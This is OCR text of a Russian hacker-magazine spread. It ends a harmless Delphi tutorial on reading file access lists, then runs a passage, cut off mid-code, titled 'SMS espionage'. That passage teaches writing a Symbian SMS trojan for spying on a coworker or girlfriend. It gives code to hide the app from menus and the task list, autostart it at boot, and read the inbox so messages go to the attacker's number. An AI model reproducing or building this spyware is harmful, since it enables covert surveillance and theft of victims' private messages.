
ReferencedDomainName — строка для имени домена;

cbReferencedDomainName — размер строки с именем домена;

peUse — структура, определяющая тип записи.

Пример использования функции

```
var
```



› Результат работы

```
user, domain : array [0..200] of char;
len: DWORD;
begin
...
LookupAccountSid(nil, sid, user, len, domain, len, sid_nu);
...
end;
```

В кучу!

Теперь соберем все вышесказанное в кучу и напишем полноценный пример. Для этого на форме нам понадобится поле для ввода имени файла, кнопочка и список ListView из четырех колонок:

- имя пользователя;
- домен;
- доступ (тип ACE-записи);
- действия (разрешаемые или запрещаемые).

По нажатию кнопки нужно написать код из листинга 1. Для понимания этого кода даже комментарии не нужны, потому что все функции и действия мы уже подробно рассмотрели. Не забудь добавить в проект описания структур и переменных, которые мы рассматривали в этой статье.

Заключение

Для компиляции примера желательно подключить заголовочные файлы AclApi, AccCtrl и Windows, где описаны все необходимые для работы с ACL функции, структуры и прочая фигня. Хочу сделать одно замечание: в данной статье я просто рассматривал функции и примеры их вызова, без проверок на ошибки. В примере, который ты найдешь на компакт-диске, проверь все на ошибки, так как они вполне могут быть. Если юзер выберет файл, находящийся на FAT32, то произойдет ошибка, ведь эта ФС не поддерживает списки доступа.

Удачного кодинга! В ближайшее время мы продолжим тему прав доступа, потому что тут еще много интересного.

ЛИСТИНГ 1

```
aclListView.Items.Clear;
if (GetNamedSecurityInfo(
  PChar(Edit1.Text),
  SE_FILE_OBJECT,
  DACL_SECURITY_INFORMATION,
  nil, nil, PACL(@pDACL), nil,
  pSD)<>ERROR_SUCCESS) then
begin
  ShowMessage('Ошибка');
  exit;
end;

if (pDACL=nil) then
begin
  ShowMessage('Список доступа пуст');
  exit;
end;

if (not GetAclInformation(
  pDACL^, @aclInfo, sizeOf(aclInfo),
  AclSizeInformation)) then
begin
  ShowMessage('Не получилось определить
    информацию об ACL');
  exit;
end;

for i:=0 to aclInfo.AceCount-1 do
begin
  if not (GetAce(pDACL^, i, Pointer(ace))) then
    continue;
  newAcl:=aclListView.Items.Add;
  sid := PSID(@((ace)^.SidStart));
  len := 200;
  if (LookupAccountSid(nil, sid, user, len,
    domain, len, sid_nu)) then
  begin
    newAcl.Caption:=user;
    newAcl.SubItems.Add(domain)
  end
  else
  begin
    newAcl.Caption:='Лажа';
    newAcl.SubItems.Add('Лажа')
  end;

  case (ace^.Header.AceType) of
    ACCESS_ALLOWED_ACE_TYPE:
      newAcl.SubItems.Add('Разрешено');
    ACCESS_DENIED_ACE_TYPE:
      newAcl.SubItems.Add('Запрещено');
  else newAcl.SubItems.Add('Другое');
  end;

  actions:='';
  if (ace^.Header.AceType =
    ACCESS_ALLOWED_ACE_TYPE)
    or (ace^.Header.AceType=
    ACCESS_DENIED_ACE_TYPE) then
  begin
    if (ace^.Mask and $1)=1 then
      actions:=actions+' Чтение';
    if (ace^.Mask and $2)=2 then
    actions:=actions+' Запись';
    if (ace^.Mask and $4)=4 then
      actions:=actions+' Выполнение';
  end;
  newAcl.SubItems.Add(actions);
  end;
end;
```

ТАРАСОВ ДМИТРИЙ
AKA DEM@N
/ PINK2000-0@MAIL.RU /

SMS-ШПИОНАЖ

ЕСТЬ ТАКИЕ НЕХОРОШИЕ ЛЮДИ, КОТОРЫЕ ВЕЗДЕ СУЮТ СВОЙ НОС. НАПРИМЕР, ОНИ ЧАСТО ИНТЕРЕСУЮТСЯ, С КЕМ ПЕРЕПИСЫВАЕТСЯ SMS-КАМИ ИХ КОЛЛЕГА ПО РАБОТЕ ИЛИ ЛЮБИМАЯ ДЕВУШКА. ЧТО ДЕЛАЮТ ТАКИЕ ПЛОХИЕ ЛЮДИ? ОНИ ДАРЯТ ОБЪЕКТУ СВОЕГО ИНТЕРЕСА СМАРТФОН НА БАЗЕ SYMBIAN С ПРЕДУСМОТРИТЕЛЬНО УСТАНОВЛЕННЫМ СМС-ТРОЯНОМ :).

ПИШЕМ СМС - ТРОЯН ДЛЯ СМАРТФОНОВ НА БАЗЕ SYMBIAN



Задача, в сущности, тривиальна, если не учитывать, что мы ориентируемся на смартфоны. Необходимо написать приложение, которое невидимо в системе, автоматически стартует при включении телефона и отсылает все входящие/исходящие смс при их поступлении/отправке или просто сливает все смс из определенной папки на номер хакера.

SDK и средства разработки

Так сложилось, что на данный момент существует множество платформ смартфонов на Symbian. Две основные — это Series60 и UIQ, каждая из которых подразделяется на разные версии. Мы с тобой будем ориентироваться на смартфоны Series60 как на самые распространенные. Я использовал SDK для версии ОС 6.1.

Тут хотелось бы прояснить такой момент: в API Symbian существует совместимость снизу вверх, то есть приложение, написанное для более ранних систем в большинстве случаев будет работать на более поздних (кроме Symbian v9). Поэтому я выбрал самую младшую версию ОС, чтобы охватить наибольшее количество поддерживаемых моделей. Что касается установки SDK, то этот процесс описан не один раз, поэтому на этот раз мы обойдемся без подробностей (в Кодинге мы уже писали на эту тему: http://xakep.ru//magazine/xa/068/102/1.asp). Для разработки ты можешь использовать одну из широко распространенных IDE: CodeWarrior, Borland C++ BuilderX MObile Edition, Eclipse и VS. Лично я советую использовать связку Visual Studio. NET + Carbide.VS. Carbide — это надстройка над студией, позволяющая создавать проекты Symbian OS Project в удобной среде от Microsoft. Кроме того, использование этого инструментария поможет избавиться от разного рода проблем, описанию которых можно было бы посвятить целую книгу.

С момента установки и настройки, необходимого для разработки ПО, будь готов к тому, что твоими верными друзьями станут SDK Help и форумы разработчиков (сайты с полезной информацией приведены во врезке). Само собой, вся информация — на английском, поэтому, если ты его не знаешь в необходимом для чтения документации объеме, совсем не факт, что у тебя получится собрать даже банальный HelloWorld.



Особенности кодинга под Symbian

Кодить мы будем на бескомпромиссном и жестком С++. Создай в VS проект New Symbian Project, а в качестве шаблона выбери S60 EIKON Control Based Application (HelloWorld). Будет сгенерирован базовый проект, который необходимо досконально изучить для понимания важнейших принципов кодинга под Symbian. Пусть тебя не пугают зверские названия классов, методов и переменных: в Symbian C++ принято отказываться от венгерской конвенции, поэтому настоятельно рекомендую изучить документ Naming conventions. Также в Symbian не поддерживаются стандартные исключения С++, а введена своя методика, направленная на предотвращение утечек памяти. С этой же целью используются двухфазные конструкторы. Объекты принято создавать так:

```
CMySessionObserver* observer = new (ELeave)
    CMySessionObserver;
CleanupStack::PushL(observer);
```

Обрати внимание, что оператор new перегружен и используется с параметром ELeave: этот механизм позволяет аварийно завершить программу и высвободить системные ресурсы в случае, если оператору new не удалось адресовать необходимую память. После создания объекта указатель помещается на связанный с каждым потоком выполнения CleanupStack. Каркас приложения (application framework) состоит из четырех основных классов: Application, Document, AppUI и Container. Все они наследуются от системных классов и служат для создания документа приложения, создания UI, обработки событий, перерисовки приложения и других задач. Советую тебе изучить раздел Application Framework в документации.

После компиляции и сборки проекта приложение можно протестировать в эмуляторе. Думаю, как собрать инсталляционный файл для мобилы, ты разберешься :).

Теперь будем постепенно добиваться поставленной цели и сделаем наше приложение невидимым.

Делаем невидимку

Само собой, вряд ли наша система скрытого наблюдения будет представлять какую-то ценность, если после установки в телефон, жертва увидит его в меню или в Task Meneger. Поэтому сейчас мы немного припрячем нашу программу :). Как ты, скорее всего, уже знаешь, при сборке проекта создается aif-файл (application information file), который содержит информацию о нашей сборке. Для того чтобы придать программе необходимые свойства, нужно модифицировать структуру AIF_DATA, находящуюся в файле OurMegaAppaif.rss, изменив в ней необходимые поля. Нас интересует поле hidden, которому нужно задать значение KAppIsHidden. Выглядит это примерно так:

```
RESOURCE AIF_DATA
{
    //уникальный идентификатор приложения
    app_uid=0x0871aba4;
    ...
    //прячем иконку
    hidden = KAppIsHidden;
}
```

После этого необходимо переопределить виртуальную функцию UpdateTaskNameL, которая отвечает за отображение приложения в таск-листе. Для этого добавляем в заголовочный файл документа строку в объявление класса Document:


```
virtual void UpdateTaskNameL(
    CApaWindowGroupName* aWgName);
```

После чего в реализацию класса документа добавляем:

```
void CXaSMSDocument::UpdateTaskNameL(
    CApaWindowGroupName* aWgName)
    // конструкция :: играет роль namespace
{
    //вызывается функция UpdateTaskNameL
    CAknDocument::UpdateTaskNameL(aWgName);
    //прячем приложение из контакт-листа
    aWgName->SetHidden(ETrue);
    aWgName->SetSystem(ETrue);
}
```

После этого в конструктор класса AppUI вписываем следующие строки:

```
void CXaSMSAppUi::ConstructL()
{
    BaseConstructL();
    CEikonEnv::Static()->
        RootWin().EnableReceiptOfFocus(EFalse);
    //приложение никогда не может получить фокус
```



```
    CEikonEnv::Static()->RootWin().SetOrdinalPosition(
        -1000, ECoeWinPriorityNeverAtFront);
    ...
}
```

Это необходимо для того, чтобы наше приложение никогда не могло получить фокус, даже если жертва найдет в файловой системе исполняемый файл и запустит его.

Делаем автозапуск

После того как мы скрыли наше приложение от любопытных пользовательских глаз, необходимо заставить его автоматически запускаться при старте телефона.

Для этого обычно используется так называемые recognizers, которые предназначены для идентификации MIME-типов. Это нужно, например, чтобы сопоставить определенные типы документов с программой-обработчиком. Но рекогнайзеры также используются и при автостарте программ. В журнале, к сожалению, не хватит места, чтобы полностью рассказать теорию рекогнайзеров, поэтому я оставлю на диске доку для дальнейшего изучения материала, а сам предложу использовать более простой путь — разработку парней из NewLC.com. Ребята собрали sis-файл, который, будучи интегрирован в наш инсталлятор, запускает приложение при загрузке телефона :).

Называется эта прога EzBoot, а найти ее ты можешь или на NewLC.com, или на нашем диске. Для работы нужно свершить следующее:

1. В папке «/sis/» нашего проекта (или в любой другой папке, где находится ourApp.pkg) создается файл ourApp.boot с единственной строкой:

```
boot:\system\apps\ourApp\ourApp.app
```

Эта строка указывает адрес нашего приложения в смартфоне.

2. В файл ourApp.pkg добавляем следующие строки:

```
// команда на копирование файла ourApp.boot в
// смартфон @«ezboot.sis»,(0x101FD000)
«ourApp.boot»   -   «!:\system\programs\ezboot\boot\
ourApp.boot»
// подключение инсталлятора ezboot к нашему
```

Все! При установке нашей программы на смартфон будут установлены как наше приложение, так и загрузчик.

Ваяем функционал трояна

В архитектуре приложений Symbian базовой единицей является entry. К примеру, sms всегда состоит из одной этой самой entry, а MMS — из нескольких. К нашей радости, в Symbian существуют готовые классы, позволяющие взаимодействовать с сервером сообщений. Вот основные из них:

CMsvEntry — позволяет создавать, перемещать, удалять и получать информацию из entry;

TMsvEntry — служит для получения и изменения информации об entry.


Сервер сообщений может обрабатывать асинхронные запросы от клиентов, которые взаимодействуют с сервером с использованием так называемых объектов сессии, которые являются экземплярами класса CMsvSession. Как создать сессию и получить доступ к папке входящих сообщений, ты можешь увидеть в коде во врезке «Подключаемся к серверу сообщений и творим зло в папке входящих смс». После получения доступа к входящим смс, мы каждое сообщение отправим на номер хакера :). Как это реализовано, ты можешь посмотреть в исходниках. А как создать смс, ты можешь посмотреть на врезке «Создаем sms». Рекомендую изучить этот исходник, особое внимание уделив подключаемым библиотекам.

Подключаемся к серверу сообщений и творим зло в папке входящих смс

```
CMySessionObserver* observer = new (ELeave)
    CMySessionObserver;
// необходимый для создания сессии объект,
// унаследованный от MMsvSessionObserver
CleanupStack::PushL(observer);

CMsvSession* session =
    CMsvSession::OpenSyncL (*observer);
// создаем объект сессии
CleanupStack::PushL(session);

// объект, определяющий порядок сортировки sms
TMsvSelectionOrdering order(
    KMsvNoGrouping,
    EMsvSortByDate,
    ETrue);
CMsvEntry* inboxEntry = CMsvEntry::NewL(
    *session,
    KMsvGlobalInBoxIndexEntryId,
    order);
// выбираем входящие сообщения
CleanupStack::PushL(inboxEntry);
CMsvEntrySelection* selection =
    inboxEntry->ChildrenWithTypeL(
